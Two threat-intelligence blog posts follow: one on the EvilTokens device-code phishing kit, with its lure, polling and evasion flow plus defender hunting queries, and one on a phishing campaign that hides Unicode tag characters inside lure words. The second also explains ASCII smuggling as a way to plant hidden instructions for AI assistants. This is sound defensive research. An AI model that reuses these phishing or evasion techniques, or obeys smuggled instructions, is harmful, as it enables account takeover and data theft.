After signing in, EvilTokens subscribers are presented a dashboard with various options to choose from. First, subscribers are asked to choose a deployment method (Cloudflare Workers/Bunny or PHP Hosting) and then are asked to choose from a list of deploy options, including Capture Mode, Layout & Template, Code Display Style, Page Language, CAPTCHA, AI Mode, and Captured Text. These options allow subscribers to highly customize their deployment methods.

Screenshot of the EvilTokens platform welcome page
Figure 3. EvilTokens platform welcome page

Subscribers are provided with multiple settings and additional guidance for managing captured tokens. Once tokens have been captured, EvilTokens offers its subscribers full access to the victim email account, as well as admin detection, token auto-refresh, and an auto-scan of inboxes using keyword alerts through Telegram.

Screenshot of the EvilTokens platform showing options for managing captured tokens
Figure 4. EvilTokens platform options for managing captured tokens

The toolkit offers additional products, which are detailed under Essential Tools. Here, subscribers are given product information and are provided with a link to download or get the product as well as a video tutorial. Subscribers are even given the opportunity to receive cryptocurrency as a reward for referring the service to others.

Screenshot of EvolTokens Essential Tools page
Figure 5. EvilTokens Essential Tools page

The platform offers 44 different themes for customizing email templates and landing pages, including text and colors.

Screenshot of EvilTokens template themes
Figure 6. EvilTokens template themes

EvilTokens phishing emails

EvilTokens offers subscribers personalized lures, using AI to create targeted phishing emails aligned to the target’s role, including the use of various themes to increase the likelihood of user interaction. Themes used include document signing services, Microsoft cloud services, third-party services (cloud identity, file hosting, payment/invoicing), and other miscellaneous services like voicemail and eFax.

Additionally, researchers at Huntress noted email content like construction bid proposals, business partnership agreements, employee compensation/benefits, and password expiring notices in EvilTokens emails.

EvilTokens phishing sequence

The attack chain begins when a user interacts with a malicious attachment or URL embedded within a high-pressure lure (for example, “Action Required: Password Expiration”).

Screenshot of a sample EvilTokens phishing email
Figure 7. Example of an EvilTokens phishing email

When a user clicks the malicious link or attachment, they are directed to a web page running a background automation script. This script interacts with the Microsoft identity provider in real time to generate a live device code. This code is then displayed on the user’s screen with a “Copy Code” button along with a “Continue” or “Continue with Microsoft” button that, when clicked, redirects to the official microsoft.com/devicelogin portal.

Screenshot of a sample device code
Figure 8. Example of generated device code

After presenting the code to the user and opening the legitimate microsoft.com/devicelogin URL, the script enters a polling state using the checkStatus() function to monitor the 15-minute window in real time. Every three to five seconds (setInterval), the script pings the threat actor’s /state endpoint. It sends the secret session identifier code to validate if the user has authenticated yet. While the targeted user is entering the code on the real Microsoft site, the loop returns a “pending” status.

Screenshot of Microsoft device code sign-in portal
Figure 9. Example of Microsoft device code sign-in portal

To minimize user effort and maximize the success rate, the threat actor’s script often automatically copies the generated device code to the user’s clipboard. Once the user reaches the official sign-in page, they paste the code. If the user does not have an active session, they are prompted to provide their password and MFA. If they are already signed in, simply pasting the code and confirming the request instantly authenticates the threat actor’s session in the backend.

The final stage varies depending on the threat actor’s specific objectives. In some instances, within 10 minutes of the breach, threat actors registered new devices to generate a Primary Refresh Token (PRT) for long-term persistence. In other scenarios, they waited several hours before creating malicious inbox rules or exfiltrating sensitive email data to avoid immediate detection.

EvilTokens adds the capability for threat actors to phish and take actions that they would not be capable of performing without EvilTokens tools assisting them, giving threat actors the ability to mass-phish users and perform other operations at their leisure.

Defense evasion

EvilTokens uses a multi-stage delivery pipeline designed to bypass traditional email gateways and endpoint security. Phishing pages delivered to the user vary in complexity and evasion techniques, adding a customization layer by the operator and which tools they use. Popular techniques include but are not limited to image links (images that link to URLs), multi-stage redirection schemes, and attachments containing multi-stage delivery.

Landing page evasions include fake CAPTCHA checks/verification services that require user interaction before displaying the phishing content. To further evade automated URL scanners and sandboxes, the threat actors will at times not link directly to the final phishing site. Instead, they use a series of redirects through compromised legitimate domains and high-reputation “serverless” platforms. We observed heavy reliance on abuse of Vercel (.vercel.app), Cloudflare Workers (.workers.dev), and AWS Lambda for hosting the redirect logic. By using these domains, the phishing traffic blends in with legitimate enterprise cloud traffic, evading simple domain-blocklist triggers.

Post-compromise account access

Once authentication tokens are obtained, threat actors can focus on post-compromise activity designed to maintain and expand access and extract data. This access can be used to send further emails internally to the organization and to external contacts, allowing the actor to send phishing emails for seemingly trusted contacts. In one observed incident, the attack progressed to email exfiltration and account persistence through inbox rules created using Microsoft Office. This involved filtering the compromised users and selecting targets:

  • High-value target identification: Using the EvilTokens AI capability, the threat actor reviewed and filtered for high-value targets—specifically those in financial, executive, or administrative roles—within the pool of compromised users.
  • Accelerated reconnaissance: After gaining access to Microsoft Graph for reconnaissance, the threat actor programmatically mapped internal organizational structures and identified sensitive permissions the moment a token was secured.
  • Targeted financial exfiltration: The most invasive activity was reserved for users with financial authority. For these specific profiles, the threat actors performed deep-dive reconnaissance into email communications, searching for high-value targets and sensitive information like wire transfer details, pending invoices, and executive correspondence.

Mitigation and protection guidance

To harden networks against the device code phishing activity described above, defenders can implement the following:

  • Only allow device code flow where necessary. Microsoft recommends blocking device code flow wherever possible. Where necessary, configure Microsoft Entra ID’s device code flow in your Conditional Access policies.
  • Educate users about common phishing techniques. Sign-in prompts should clearly identify the application being authenticated to. As of 2021, Microsoft Azure interactions prompt the user to confirm (“Cancel” or “Continue”) that they are signing in to the app they expect, which is an option frequently missing from phishing sign-ins. Be cautious of any “[EXTERNAL]” messages containing suspicious links. Do not sign in to resources from unfamiliar senders. Learn how to protect yourself from phishing.
  • Configure anti-phishing policies. Anti-phishing policies protect against phishing attacks by detecting spoofed senders, impersonation attempts, and other deceptive email techniques.
  • Configure Safe Links in Defender for Office 365. Safe Links scanning protects your organization from malicious links that are used in phishing and other attacks. Safe Links can also enable high-confidence device code phishing alerts from Defender.
  • If suspected device code phishing activity is identified, follow the guidance on responding to a compromised email account. Additionally, revoke the user’s refresh tokens by calling revokeSign-inSessions. Consider setting a Conditional Access Policy to force re-authentication for users. (Observations from recent campaigns indicate that standard session revocation often only invalidates refresh tokens, leaving existing access tokens active for up to an hour. Given the hands-on nature of this threat, they frequently exploit this window of opportunity; consequently, we recommend temporarily disabling the compromised account to ensure immediate containment, despite the potential for brief business disruption).
  • Increase Advanced Phishing Threshold to 2 or 3.
  • Enable Zero-hour auto purge (ZAP) in Microsoft Defender for Office 365 to quarantine sent mail in response to newly acquired threat intelligence and retroactively neutralize malicious phishing, spam, or malware messages that have already been delivered to mailboxes.
  • Encourage users to use Microsoft Edge and other web browsers that support Microsoft Defender SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that host malware.
  • Create alerting of suspicious inbox-rule creation to quickly identify and triage evidence of business email compromise (BEC) and phishing campaigns. This playbook helps defenders investigate any incident related to suspicious inbox manipulation rules configured by threat actors and take recommended actions to remediate the attack and protect networks.

Microsoft recommends the following best practices to further help improve organizational defenses against phishing and other credential theft attacks:

  • Implement a sign-in risk policy to automate response to risky sign-ins. A sign-in risk represents the probability that a given authentication request is not authorized by the identity owner. A sign-in risk-based policy can be implemented by adding a sign-in risk condition to Conditional Access policies that evaluates the risk level of a specific user or group. Based on the risk level (high/medium/low), a policy can be configured to block access or force multifactor authentication.
    • When a user is a high risk and Conditional Access evaluation is enabled, the user’s access is revoked, and they are forced to re-authenticate.
    • For regular activity monitoring, use Risky sign-in reports, which surface attempted and successful user access activities where the legitimate owner might not have performed the sign-in.
  • Require multifactor authentication (MFA). Implementation of MFA remains an essential pillar in identity security and is highly effective at stopping a variety of threats.
  • Centralize your organization’s identity management into a single platform. If your organization is a hybrid environment, integrate your on-premises directories with your cloud directories. If your organization is using a third-party for identity management, ensure this data is being logged in a SIEM or connected to Microsoft Entra to fully monitor for malicious identity access from a centralized location. The added benefit of centralizing all identity data is to facilitate implementation of Single Sign On (SSO) and provide users with a more seamless authentication process, as well as configure Entra ID’s machine learning models to operate on all identity data, thus learning the difference between legitimate access and malicious access quicker and easier. It is recommended to synchronize all user accounts except administrative and high privileged ones when doing this to maintain a boundary between the on-premises environment and the cloud environment, in case of a breach.
  • If there are indications such as alerts that a user’s refresh token is compromised, disable the device and revoke all existing refresh tokens. Disabling the device stops PRTs from working, and revoking the refresh tokens stops any refresh tokens that were issued using the PRT from working. Follow steps from Microsoft’s token theft playbook when responding to alerts related to compromised identities.
  • Secure accounts with credential hygiene: practice the principle of least privilege and audit privileged account activity in your Entra ID environments to slow and stop the threat actor.
  • Enable network protection and web protection to prevent applications or users from accessing malicious domains and other malicious content on the internet.

Microsoft Defender XDR detections

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.

Using Safe Links and Microsoft Entra ID Protection raises high-confidence device code phishing alerts from Defender.

Tactic Observed activity Microsoft Defender coverage
Initial accessDevice code authenticationMicrosoft Defender for Identity
– Anomalous OAuth device code authentication activity
Credential accessToken theft following device code authenticationMicrosoft Defender for Identity
– Anomalous token exchange following device code authentication

Microsoft Defender XDR
– User account compromise via OAuth device code phishing
– Suspicious Azure authentication through possible device code phishing
Persistence Device registration following anomalous device code authenticationMicrosoft Defender for Identity
– Suspicious Entra device join or registration

Microsoft Defender XDR
– Device registration after potential device code phishing
Discovery Anomalous volume of Microsoft Graph API requests following device code flow authentication Microsoft Defender XDR
– Anomalous Microsoft Graph API activity after potential device code phishing
– Anomalous Microsoft Graph API POST activity after potential device code phishing
Defense evasionMalicious inbox rule created after anomalous device code authenticationMicrosoft Defender XDR
– Suspicious inbox rule created after potential device code phishing sign-in

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the malicious activity and techniques discussed in this blog. These reports provide intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Security Copilot customers can also use either the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat.

Hunting queries

Microsoft Defender XDR customers can use the following queries to detect possible phishing attempts. To explore up to 30 days’ worth of raw data to inspect events in your network and locate potential EvilTokens-related indicators for more than a week, go to the Advanced hunting page > Query tab, select the calendar dropdown menu to update your query to hunt for the Last 30 days.

If a query provides high value insights into possible malicious or otherwise anomalous behavior, you can create a custom detection rule based on that query and surface those insights as custom alerts. To do this, run the query in the Advanced hunting page and select Create detection rule.

Suspicious URL clicked

This query correlates Microsoft Defender for Office 365 signals and Microsoft Entra ID identity data to find the relevant endpoint event BrowerLaunchedToOpen in Microsoft Defender XDR. This event reflects relevant clicks on the malicious URL in the spear-phishing email recognized by Microsoft Defender for Office 365.

AlertInfo
| where ServiceSource =~ "Microsoft Defender for Office 365"
| join (
AlertEvidence
| where EntityType =="Url"
| project AlertId, RemoteUrl 
)
on AlertId
| join (
AlertEvidence
| where EntityType =="MailMessage"
| project AlertId, NetworkMessageId 
)
on AlertId
// Get the unique NetworkMessageId for the email containing the Url
| distinct RemoteUrl, NetworkMessageId
| join EmailEvents on NetworkMessageId
// Get the email RecipientEmailAddress and ObjectId from the email 
| distinct RemoteUrl, NetworkMessageId, RecipientEmailAddress , RecipientObjectId
| join kind = inner IdentityInfo on $left.RecipientObjectId == $right.AccountObjectId 
| distinct RemoteUrl, NetworkMessageId, RecipientEmailAddress , RecipientObjectId, OnPremSid 
// Get the Url click event on the recipient device.
| join kind = inner 
(DeviceEvents 
| where ActionType == "BrowserLaunchedToOpenUrl"| where isnotempty(RemoteUrl) 
| project UrlDeviceClickTime = Timestamp , UrlClickedByUserSid = RemoteUrl, 
InitiatingProcessAccountSid, DeviceName, DeviceId, InitiatingProcessFileName
) 
on $left.OnPremSid == $right.InitiatingProcessAccountSid and $left.RemoteUrl == $right.UrlClickedByUserSid
| distinct UrlDeviceClickTime, RemoteUrl, NetworkMessageId, RecipientEmailAddress, RecipientObjectId, 
OnPremSid, UrlClickedByUserSid, DeviceName, DeviceId, InitiatingProcessFileName 
| sort by UrlDeviceClickTime desc

Determine successfully delivered phishing emails to Inbox/Junk folder.

This query identifies threats that were successfully delivered to Inbox/Junk folder.

EmailEvents
| where isnotempty(ThreatTypes) and DeliveryLocation in~ ("Inbox/folder","Junk folder")
| extend Name = tostring(split(SenderFromAddress, '@', 0)[0]), UPNSuffix = tostring(split(SenderFromAddress, '@', 1)[0])
| extend Account_0_Name = Name
| extend Account_0_UPNSuffix = UPNSuffix
| extend IP_0_Address = SenderIPv4
| extend MailBox_0_MailboxPrimaryAddress = RecipientEmailAddress

Microsoft Sentinel

Microsoft Sentinel customers can use the following queries to detect phishing attempts. These queries can help customers remain vigilant and safeguard their organization from phishing attacks:

References

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post Unmasking EvilTokens: Getting to the root of device code phishing appeared first on Microsoft Security Blog.

ASCII smuggling crosses over from AI prompt injection to phishing evasion

Microsoft researchers observed a high-volume phishing campaign using invisible Unicode tag characters, a technique popularized in AI prompt injection research as ASCII Smuggling. Instead of using these characters to hide instructions from people while exposing them to AI models, the attacker used them to split financial lure words such as ‘funding’ to prevent email filters from parsing them.

The finding emerged from Microsoft Defender for Office 365 prompt injection protection research, showing how AI-era evasion techniques can surface in traditional phishing campaigns. In Microsoft telemetry, hits on a hunting signature designed to detect ASCII-smuggling increased sharply beginning February 9, 2026, and remained elevated on weekdays for approximately three months. Microsoft Defender for Office 365 telemetry showed that the majority of messages were flagged by layered protections rather than by reliance on a single Unicode-specific signal.

What is ASCII smuggling?

“ASCII smuggling” refers to the use of invisible or non-rendering Unicode characters to hide content inside text that looks normal. The most abused range is the Unicode Tags block, U+E0000 to U+E007F. This block contains a shadow copy of the printable ASCII characters (for example, U+E0041 mirrors ‘A’, U+E0061 mirrors ‘a’). The block was originally intended for language tagging and is now largely deprecated.

The important property for an attacker is this: most of these code points are not rendered by typical fonts and user interfaces. A string can therefore carry a message that is not readable to a human but will be processed by any language model or other software that receives a copy of the email content.

Why the AI-security world made it famous

Over the past year, ASCII smuggling became a recurring technique in the prompt injection and cross-prompt injection (XPIA) literature. The attack pattern is straightforward:

  1. An attacker hides instructions inside invisible tag characters embedded in a web page, document, email, or other content.
  2. A human (and many user interfaces) sees nothing unusual.
  3. An AI assistant that ingests the raw text does “see” the hidden characters, decodes them as text, and may be induced to follow threat actor-controlled instructions, potentially including data exposure or unauthorized actions depending on the assistant’s permissions and safeguards.

Because this technique cleanly demonstrates the gap between what the human sees and what the model reads, it appeared frequently in AI red-teaming write-ups, conference talks, and tooling throughout 2025. That attention put a spotlight on the U+E0000-U+E007F range.

Because tag characters are invisible to humans but exist at the text-processing level, the same property that makes them useful for smuggling instructions into a model also makes them useful for obfuscating keywords before a detector evaluates them. The intent is inverted, but the mechanism is similar and a user’s suspicions are not raised.

Writing a practical ASCII-smuggling signature

As part of work on Microsoft Defender for Office 365 prompt injection protection, we built hunting logic for email-borne XPIA and prompt obfuscation patterns: content that looks harmless to users but may carry hidden instructions for an AI system that ingests the raw message. The same hunt designed to identify prompt injection risk in email became the starting point for this phishing-evasion discovery.

One practical way to hunt for ASCII smuggling is to look for messages carrying characters from the Unicode tags block (U+E0000-U+E007F), the hallmark of attempts to hide instructions from, or for, an AI model. That broad signature is a useful starting point, but it needs enough Unicode context to avoid mistaking legitimate tag-character sequences for abuse.

The first version simply flagged any code point in that range, which proved too blunt. It kept firing on a small subset of perfectly legitimate messages – which, on inspection, all contained one of three subdivision flag emojis: the flags of England, Scotland, and Wales – because those emojis are encoded using tag characters.

After those exclusions, remaining hits were mostly benign artifacts from email-security gateways, mailbox providers, and security or AI researchers forwarding or testing messages that contained tag characters. This provided a good baseline where any spikes would indicate abuse of this technique by attackers.

Figure 1. The three subdivision flag emojis – England, Scotland, and Wales – that tripped the naive signature. Each is encoded as a sequence of invisible Unicode tag characters (U+E0000-U+E007F).

Figure 2. The Wales flag emoji pasted into the ASCII Smuggler tool from Embrace The Red. What renders as a single flag is actually a base flag code point (U+1F3F4) followed by an invisible tag-character sequence spelling gbwls (U+E0067 U+E0062 U+E0077 U+E006C U+E0073) and a terminating tag (U+E007F) – the same U+E0000-U+E007F range the signature watches for.

What we observed: ASCII smuggling repurposed for phishing

New activity emerges in telemetry

The tuned ASCII-smuggling signature began as an AI-security hunt for hidden prompt injection content in email. Instead, it surfaced finance-themed phishing messages using the same Unicode range for filter evasion.

On February 9, 2026, signature hits increased sharply. The following chart reflects Microsoft Defender for Office 365 telemetry for the hunting signature over the measured period:

Figure 3. Daily hits on the ASCII smuggling signature, a week before and after onset. Volume holds at a low-thousands baseline through February 8, jumps roughly two orders of magnitude on February 9, peaks at over 2.3 million messages on February 11, and dips sharply on Sunday February 15 before rebounding.

The day before onset (February 8) the signature fired on roughly 21,000 messages; the next day it fired on more than 1.3 million. Most of the emails can be formed into a cluster of roughly 150 finance-themed sender domains.

Observed over three months with a weekly rhythm

Continuing to track the clustered sender domains forward in time, we measured messages matching the activity described every day. The high-volume phase persisted for roughly three months after February 9 and dropped sharply after May 15, 2026. These dates bound the observed use of the specific technique in our telemetry, not the broader campaign, which started earlier without it and continued without it.

Figure 4. Daily Unicode-tag signature hits on finance-themed sender domains, log scale, measured every day from February 9 through June 18, 2026. The deep recurring drops are weekend pauses in the observed signature matches; the decline after May 15 marks the end of the high-volume phase matching this exact activity, followed by a low residual.

Two characteristics stand out:

  • A strict weekly cadence. The campaign ran hard on weekdays and went almost completely silent every weekend. Sundays’ volume collapsed to a near-zero and then back to full volume the next day. This on/off pattern is typical of scheduled bulk-sending infrastructure.
  • A long, gradual decline. After an intense first phase, with weekday volumes of 1 to 2.37 million messages, peaking on February 26, the numbers stepped down slowly to roughly 80% less per weekday by late March. The high-volume usage of the technique dropped sharply after May 15, with lower residual activity through mid-June and occasional smaller spikes.

After identifying the activity through this technique-specific signal, we connected it to a broader ActiveCampaign-delivered SBA-themed phishing campaign that Fortra had documented earlier. That earlier reporting indicates the campaign predated the adoption of Unicode tag characters; our analysis focuses on the period and messages in which this method was present, not the full lifetime of the broader campaign.

Not instruction smuggling, but filter evasion

Observed obfuscation pattern

When we looked at a sampling of the flagged messages, the surprise was there were no smuggled instructions to an AI assistant. Instead, the invisible tag characters were inserted inside common financial keywords, splitting them apart so that a literal signature or keyword match would fail.

Figure 5. Example of a finance-themed phishing email promoting business funding and credit-line offers.
Figure 6. A second example of a finance-themed phishing email advertising business funding and line-of-credit offers. Similar messages in the campaign inserted invisible Unicode tag characters into financial lure terms to help evade detection.

For example, a finance lure term that appeared normal to the recipient could be transmitted with an invisible tag character in the middle:

funding

became:

fun⟨U+E0020⟩ding


Figure 7. Example of the HTML source of a phishing email from the observed campaign. The yellow rectangles highlight invisible Unicode tag characters.

Here, ⟨U+E0020⟩ represents the invisible Unicode TAG SPACE inserted between letters. In the messages we examined, the campaign did not encode a hidden ASCII message in the tag block; it used a single invisible tag character as a separator sprinkled inside high-signal words. Strictly speaking, this is invisible-character insertion using a code point from the ASCII-smuggling tag block, rather than full message smuggling.

Why it can affect detection

To a recipient, and to parsing pipelines that drop or normalize these characters, the word still reads as funding. To a detector matching the literal string funding, or a regex that does not account for interleaved invisible code points, the byte sequence no longer contains the contiguous keyword. Whether real-world detectors behave that way depends on their normalization step, which is examined below.

The bigger prize for the attacker, though, is not preventing the literal string matches; it is the ML- and NLP-based models that increasingly drive modern spam and phishing classification. Unless a filtering system takes a picture of a message and does OCR extraction over the visual image, it may miss this type of attack. A standard email classifier may not reason over whole words exactly as a human sees them; for efficiency, they can first split text into tokens or sub-word pieces. A clean lure term such as funding may be represented as a familiar token or a familiar sequence of sub-tokens. Insert an invisible U+E0020 into the middle, however, and the tokenizer may no longer see that same familiar unit. It might split the text into fun, an unexpected tag character, and ding; it might emit rare or unknown sub-tokens; or, if normalization runs first, it simply removes the U+E0020 character, leaving funding.

Why it can help defenders

There is also a defensive opportunity. Since this kind of manipulation appears so seldom in normal traffic, its presence becomes a high-confidence signal. A technique meant to make messages look more benign to ML models can instead give defenders a low-false-positive indicator to detect on.

What is known and what is new

Inserting invisible or look-alike characters to break keyword and signature matching is a long-standing evasion technique used in spam and phishing: defenders have for years seen zero-width spaces (U+200B), zero-width non-joiners, the no-break space (U+00A0), soft hyphens, and homoglyph substitutions used to fracture words so naive string matchers fail.

What is new is the specific characters and scale of the campaign:

  • The character choice. Instead of the usual zero-width space or NBSP, this campaign reached for the Unicode Tags block. That block went from forgotten to famous over the past year because of AI security research into ASCII smuggling and prompt injections.
  • The scale and discipline. At its peak in Microsoft telemetry, the campaign generated multi-million message daily volume.
  • A possible detection blind spot. Because the Unicode Tags block is less commonly abused than zero-width spaces or NBSP, defenders should verify that normalization and tokenization pipelines handle tag characters consistently.

Financially themed sending domains

The campaign ran on hundreds of disposable, finance-themed sender domains with lures that resembled business loan, line-of-credit, and advance-funding phishing patterns often associated with fraud or credential-harvesting funnels. This pattern accounted for roughly 96% of the volume flagged by the hunting signature. The signature also fired on other domains, but those were unrelated senders – chiefly email-security gateways and personal mailbox providers – not part of the campaign.

A partial sample of sender domains counts from February 9, 2026 alone illustrates both the naming pattern and the per-domain volume:

Sender domainHits (Feb 9, 2026)
guardiangrowthfunding[.]com30,442
digitalcapitalboost[.]com27,021
thebusinessloanexpress[.]com25,048
yourlocfunding[.]com24,482
advancefundingboost[.]com24,053
guardiancapitalway[.]com23,921
harboradvancefunding[.]com23,595
unitedfundingwave[.]com23,269
directcapitalboost[.]com22,875
onlinedirectfinance[.]com21,195
catalystcapitalharbor[.]com21,130
rocketboostfunding[.]com20,908
digitalrushcapital[.]com20,796
guardianloccapital[.]com20,781
guardianlocchoice[.]com20,553
ourbusinessloans[.]com20,444
directcapitalpulse[.]com19,767
catalystboostfunding[.]com19,519
elevatecapitalrush[.]com19,395
fundingexpresscapital[.]com18,695

Table 1. Top 20 (by signature hits) of the 148 finance-themed campaign sender domains seen on February 9, 2026, illustrating the naming convention and per-domain volume.

Every domain is just a recombination of the same small vocabulary. The 20 domains above are built from only 28 word-tokens:

advance · boost · business · capital · catalyst · choice · digital · direct · elevate · express · finance · funding · growth · guardian · harbor · loan · loans · loc · online · our · pulse · rocket · rush · the · united · wave · way · your

Sent through a legitimate email-marketing platform

The finance-themed domains in Table 1 are the brand (header / P2) domains the recipient sees, but the actual mail was relayed through infrastructure associated with the legitimate email-marketing platform ActiveCampaign. The platform, which is used widely for marketing, rewrites every outbound link in the message body to route through its own click-tracking domains (acemlnd[.]com and activehosted[.]com), so the URLs the recipient clicks do not point at the brand domain at all – they look like:

hxxps://<account-id>.acemlnd[.]com/<tracking-token>
hxxps://<brand-subdomain>.activehosted[.]com/<tracking-token>

Most of the flagged messages carried links associated with the platform’s tracking domains rather than direct links that point directly to the sender-branded domains. The envelope (P1) senders were platform subdomains of the form em-<id>.<brand-domain>.

ActiveCampaign response

Before we published this information, we shared our findings with ActiveCampaign to help them with this abuse, and they wanted us to share the following statement on their work to detect it:

“We appreciate Microsoft’s research and welcome collaboration with the security community to combat this activity. We take abuse, fraud, and security extremely seriously. We tested the specific technique described in this research against our content-moderation systems: messages containing invisible Unicode characters receive the same moderation verdicts as their unobfuscated equivalents, and heavy use of the technique is itself treated as a suspicious signal. We continually invest in improving our detection and prevention capabilities, including expanding our use of AI and machine learning to identify abusive sending behavior earlier in the account lifecycle.” — ActiveCampaign spokesperson

As with any shared sending service, attacker abuse of customer accounts or workflows can complicate reputation-based filtering. By originating from a reputable marketing platform with established IP reputation and authentication, the activity may appear more similar to legitimate marketing traffic and can complicate reputation-based filtering.

Most observed volume also originated from cloud-hosting ranges consistent with the platform’s outbound infrastructure, with the vast majority coming froma single network block, 173.236.20[.]0/24. This indicator helped us cluster the campaign more precisely but note that this is a legitimate segment that belongs to the abused service, and not an IOC on its own.

Identifying the campaign

Content and infrastructure remained consistent for a long time span, providing an effective way to easily fingerprint this phase of the campaign:

  • Unicode content (primary). Invisible Unicode tag characters in the range U+E0000-U+E007F – specifically U+E0020 – spliced inside keywords. Legitimate mail rarely ever carries these code points: the one routine exception, the England/Scotland/Wales flag emojis, is easily excluded.
  • Lure and brand pattern. Sender (header / P2) domains assembled from a small finance vocabulary – capital, fund/funding, loan, loc, lend, finance, business, express, growth, solutions, choice, hedge, pillar – recombined into fresh, disposable domains and rotated.
  • Envelope (P1) pattern. The bulk of mail is relayed through a single email-marketing platform, recognizable by envelope shape rather than any one name:
    • per-account subdomains shaped em-<digits>.<brand-domain> (regex em-\d+\.), where a small set of reused account numbers fans out across hundreds of brand domains; and
    • the platform’s shared sending pool, shaped acems<N>[.]com and emsd<N>[.]com (e.g. emsd4[.]com, s9.acems10[.]com). Across the measured activity, ~98.5% of messages matched this envelope pattern, and ~99.8% matched the envelope pattern or the platform’s tracking-URL pattern (below).
  • Tracking-URL pattern. Click/tracking links on the platform’s domains activehosted[.]com and acemlnd[.]com.
  • Sending-origin pattern. The bulk of daily volume – about 92% across two measured weeks – originated from a single /24 network block, 173.236.20[.]0/24.

For a high-precision rule, look for the Unicode content pattern combined with the finance-brand pattern, using the sender infrastructure patterns as corroboration.

However, this is just a phase in a long-running broader campaign, that keeps adapting and evolving. The campaign was observed months earlier following a different set of behaviors and continued even after the usage of the specific technique was dropped. During these shifts in behavior, one signature may no longer describe the campaign, while another still matches.

Is there a detection gap?

The potential gap for mail-defense pipelines is whether Unicode tag characters are normalized or flagged before content detections run. In Defender, our filter stack can take a picture of message contents, extract visible text through OCR, and run analysis over that extracted text to avoid these types of tricks. Implementations vary, so defenders should test how these characters are handled in their own pipelines. For MDO protection, over 99% of messages were flagged by layers that did not depend on catching the tag characters directly, including sender, IP, URL and domain reputations, ML spam/phishing classification, brand-impersonation detection, authentication checks and more.

Emerging techniques don’t stay in one domain

ASCII smuggling earned its reputation as an AI attack, hiding instructions from people while leaving them visible to models. This campaign shows the same technique being repurposed for a different objective: obscuring phishing content from detection systems while remaining readable to the intended target.

The broader lesson is that security techniques rarely stay confined to a single domain. As AI-era attack methods become better understood, threat actors may adapt them for use in more traditional threats such as phishing and spam. This case illustrates how techniques that emerge in AI security research can quickly cross over into established attack ecosystems, reinforcing the need for defenders to view emerging threats through a cross-domain lens.

Mitigation and protection guidance

The core defensive principle is simple: normalize before you match. Any content that will be evaluated by keyword, signature, or regex logic should first have invisible and non-rendering Unicode code points stripped or folded, so that splicing them into a word no longer defeats the match.

Recommended controls

  • Strip or normalize Unicode tag characters (U+E0000-U+E007F) – and other zero-width / invisible code points – from email subject and body text before applying spam and phishing content signatures.
  • Treat the presence of tag-block characters as a strong anomaly signal. Outside known legitimate tag-sequence uses such as certain subdivision flag emojis, these code points are rare in ordinary mail and can be a high-value anomaly signal.
  • Look for the behavioral fingerprint. The observed activity had a distinctive shape: bulk volume from churning, finance-themed disposable domains, on a strict weekday-on / weekend-off schedule. A sudden spike of tag-block characters concentrated on finance-themed senders, switching on and off weekly, is a high-confidence campaign indicator.
  • Apply the same normalization upstream of AI ingestion. The same control that defeats this evasion also reduces XPIA / ASCII-smuggling exposure for AI assistants that ingest email content.

Microsoft protections

Microsoft Defender for Office 365 has heuristic detections in place to flag these the tactics employed in this type of campaign. The detection that first surfaced the spike continues to flag messages carrying Unicode tag-block characters, and the financially themed sending domains are being tracked and blocked as they rotate. Microsoft uses layered email protections, including standard and OCR content analysis, sender and domain reputation, URL detonation and reputation, bulk-mail detection, and anti-phishing models, to reduce reliance on any single signal that an attacker can try to evade.

Microsoft Defender for Office 365 prompt injection protection further helps protect against emails that contain prompt injection attempts, including cases where invisible characters are used to hide instructions from users while exposing them to AI systems. The same normalization and detection principles that reduce ASCII-smuggling-based prompt injection risk also help blunt this email-borne reuse of the technique for phishing evasion. Investments in AI security and traditional email security increasingly reinforce one another.

Coverage depends on product licensing, configuration, and telemetry.

Advanced hunting

These queries run against the EmailEvents Advanced Hunting table (and EmailUrlInfo for URL joins). They hunt the campaign by its infrastructure fingerprint – the finance-vocabulary brand senders and the marketing-platform envelope shape – rather than by the invisible tag characters, as the mail body is not exposed through the table’s columns. These queries are starting points and may require environment-specific tuning. The proactive defense is implemented with multiple layers of the enterprise mail-filtering pipeline.

1. Infrastructure pattern – finance-vocabulary senders relayed with the campaign’s envelope shape. Combines the brand-domain pattern (a header sender built from three or more adjacent finance/brand keywords, e.g. digital+capital+boost) with the envelope (MAIL FROM) shape em-<digits> / acems<digits> / emsd<digits> – the durable fingerprint that held across the entire period we measured.

// Finance/brand vocabulary the operator recombines into disposable domains.
